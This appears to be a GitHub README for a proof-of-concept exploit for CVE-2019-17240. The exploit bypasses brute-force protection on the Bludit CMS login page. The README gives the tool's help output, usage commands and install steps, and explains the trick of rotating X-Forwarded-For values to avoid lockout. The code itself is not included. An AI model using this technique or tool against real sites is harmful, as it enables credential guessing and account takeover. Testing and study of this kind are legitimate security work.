 coldfusionx/cve-2019-17240_bludit-bf-bypass
Bludit <= 3.9.2 - Authentication Bruteforce Mitigation Bypass Exploit/PoC

Exploit Code for CVE-2019-17240 aka Bludit <= 3.9.2 Bruteforce Mitigation Bypass
Exploit Links: [ExploitDB-48942] [PacketStorm]
Expected outcome: Discover login credentials, bypassing Brute-force Mechanism on host running Bludit <=3.9.2
Intended only for educational and testing in corporate environments.
This Exploit was tested on Python 3.8.6
cfx:  ~/bludit
→ ./exploit.py -h
usage: exploit.py [-h] [-l URL] [-u USERLIST] [-p PASSLIST]

Bludit <= 3.9.2 Auth Bruteforce Mitigation Bypass

optional arguments:
  -h, --help            show this help message and exit
  -l URL, --url URL     Path to Bludit (Example: http://127.0.0.1/admin/login.php)
  -u USERLIST, --userlist USERLIST
                        Username Dictionary
  -p PASSLIST, --passlist PASSLIST
                        Password Dictionary

Exploit Usage :
./exploit.py -l http://127.0.0.1/admin/login.php -u user.txt -p pass.txt
./exploit.py -l http://127.0.0.1/admin/login.php -u /Directory/user.txt -p /Directory/pass.txt
Installation:
pip3 install pwn
pip3 install requests
This exploit expects three user inputs :
Exploit usage where the username inside user.txt is mapped against every password inside pass.txt and sent to login:

Values are sent into X-Forwarded-For header from pass.txt, if the list contains less number of passwords chances are there that a word gets blocked by the server, in that case the script will show the blocked word in the output:

On successful login, following output with working credentials would be shown:

This is an exploit for the vulnerability found by Rastating on Bludit CMS.
Vulnerability explanation: https://rastating.github.io/bludit-brute-force-mitigation-bypass/.
